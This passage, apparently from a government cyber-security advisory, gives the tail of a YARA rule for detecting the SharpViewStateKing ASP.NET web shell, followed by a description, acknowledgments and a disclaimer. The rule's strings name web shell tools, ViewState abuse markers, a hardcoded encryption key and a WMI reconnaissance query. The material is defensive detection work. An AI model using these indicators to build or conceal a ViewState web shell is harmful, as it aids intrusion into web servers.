        hash = "921f6502b79b542b2123ba05f86ccfe44746a5feeefc92d7cf5506f04c47b58a"
        hash = "6c249e9a4a55b18a0d17e9430666ccbf61b2fe6349e18e830c4f55ae47fc87d5"
        hash = "1f258c70dfb064e6e1a55885b22660aa034469699be7e0ffeb5d174c8afa72c8"
        hash = "d2f2f0941fe3cb70ba4aeb0927d1a8abcf556d4150832962eb3cc6c13d6c7256"

    strings:
        $web_1 = "&__SCROLLPATH=" wide
        $web_2 = "/wEPDwUKLTcyODc4" wide
        $web_3 = "__VIEWSTATE={0}&__VIEWSTATEGENERATOR={1}" wide
        $web_4 = "DecodeViewState"
        $web_5 = "CraeteViewState"
        $web_6 = "WebForms_HiddenFieldPageStatePersister_ClientState"
        $web_7 = "ViewStateUserKey" wide nocase
        $web_8 = "__VIEWSTATEENCRYPTED" wide
        $web_9 = "__VIEWSTATE" wide
        $web_10 = "&__SCROLLPOSITION=" wide
        $web_11 = "<input type=\"hidden\" name=\"" wide
        $web_12 = "<input type=\"\"hidden\"\" name=\"\"__VIEWSTATE\"\" id=\"\"__VIEWSTATE\"\" value=\"\"/wEPDwUKLTcyODc4\""
        $web_13 = "&__VIEWSTATEGENERATOR=" wide
        $web_14 = "FriendlyUrlsViewSwitcherRoute"
        $web_15 = "System.Text.Encoding.UTF8.GetString(System.Convert.FromBase64String("

        $str_plugin_1 = "antsword"
        $str_plugin_2 = "godzilla"
        $str_plugin_3 = "ghostwebshell"
        $str_payload_dotnet_serialized = ": \"/wEyo"
        $str_name_1 = "SharpViewStateKing" ascii wide
        $str_name_2 = "ViewStateKing" ascii wide
        $str_name_3 = "ViewStateLibrary"
        $str_enc = "EncryptOrDecryptData"
        $str_key = "3c6e0b8a9c15224a"
        $str_enc_func = "public static byte[] Enc(byte[] data)"
        $str_dec_func = "public static byte[] Dec(byte[] data)"
        $str_sys_info = "SELECT * FROM Win32_NetworkAdapterConfiguration WHERE IPEnabled = 'TRUE'"
        $str_dll = "a4hmgwwu.dll"
        $str_bypass = "[!] Bypass error: {0}" wide

    condition:
        2 of ($web_*) and
        2 of ($str_*)

}
Figure 13 long description - YARA rule for observed malware
This YARA rule detects the SharpViewStateKing ASP.NET web shell, which abuses the ViewState mechanism and base64-encoded page state to execute commands, including references to known web shell tooling and .NET methods for encoding/decoding and custom encryption/decryption. It is intended for scanning ASP.NET pages and .NET assemblies where hidden input fields and serialized payloads may be present; false positives should be rare but can occur in heavily customized applications that manipulate ViewState in nonstandard ways.
Acknowledgments
As a part of the Communications Security Establishment Canada (CSE), the Cyber Centre is a proud member of the Five Eyes, the world’s longest-standing and closest intelligence-sharing alliance. Sharing IoCs and TTPs with the cyber community and Five Eyes partners has been instrumental since SharpViewStateKing plugins were first discovered, and ongoing analytical exchanges have maximized the value of collected data.
Disclaimer: The Cyber Centre disclaims all liability for any loss, damage, or costs arising from the use of or reliance on the information within this article. Readers are solely responsible for verifying the accuracy and applicability of any information before acting on it.